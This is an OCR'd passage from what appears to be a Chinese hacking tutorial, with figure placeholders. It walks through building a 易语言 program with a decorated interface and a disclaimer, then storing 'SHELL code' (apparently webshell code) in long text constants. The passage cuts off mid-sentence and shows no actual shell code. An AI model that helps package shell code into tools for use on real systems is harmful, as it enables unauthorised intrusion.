


图4




图5




图6

具，使程序看起来更美观，可以给主程序加入背景图片，加入标签，写上一些免责声明或者是软件介绍，还可以加上超链接到你的网站等等，我最后做好的程序界面如图7所示。

下面开始进行代码的编写，首先插入几个常量用来存放SHELL代码，选择易语言最上方的“插入”下的“常量”，如图8。然后右键选择插入“新长文本常量”，如图9，将常量名称改为一个方便易记的名字，最好是SHELL类型或者是SHELL的名字。双击常量值会弹出“请输入文本”对话框，这时我们就可以输入SHELL代码了，如图10。有一点要注意，如果使用复制粘




图7




图8

